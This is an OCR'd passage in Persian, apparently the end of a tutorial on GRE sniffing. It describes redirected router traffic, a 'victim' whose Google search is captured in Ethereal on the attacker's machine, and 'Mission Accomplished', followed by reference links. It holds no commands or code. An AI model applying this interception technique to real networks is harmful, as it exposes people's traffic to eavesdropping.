


حال توپولوژی به شکل صفحه بعد تغییر پیدا کرده است:



برای تست صحت انجام حمله مشاهده می کنید که قربانی !!! در سیستم خود در Google عبارت GRE Sniffing را جستجو می کند:

ببنیم Ethereal در سیستم نفوذگر چه چیز دریافت می کند:



Mission Accomplished

References:

http://www.hackingdefined.com/index.php/Articles

http://new.remote-exploit.org/index.php/Router_sniff

http://www.phrack.org/phrack/56/p56-0x0a

http://www.securityprotocols.com/whitepapers/routing/GRE_sniffing.doc

http://www.waeytens.com/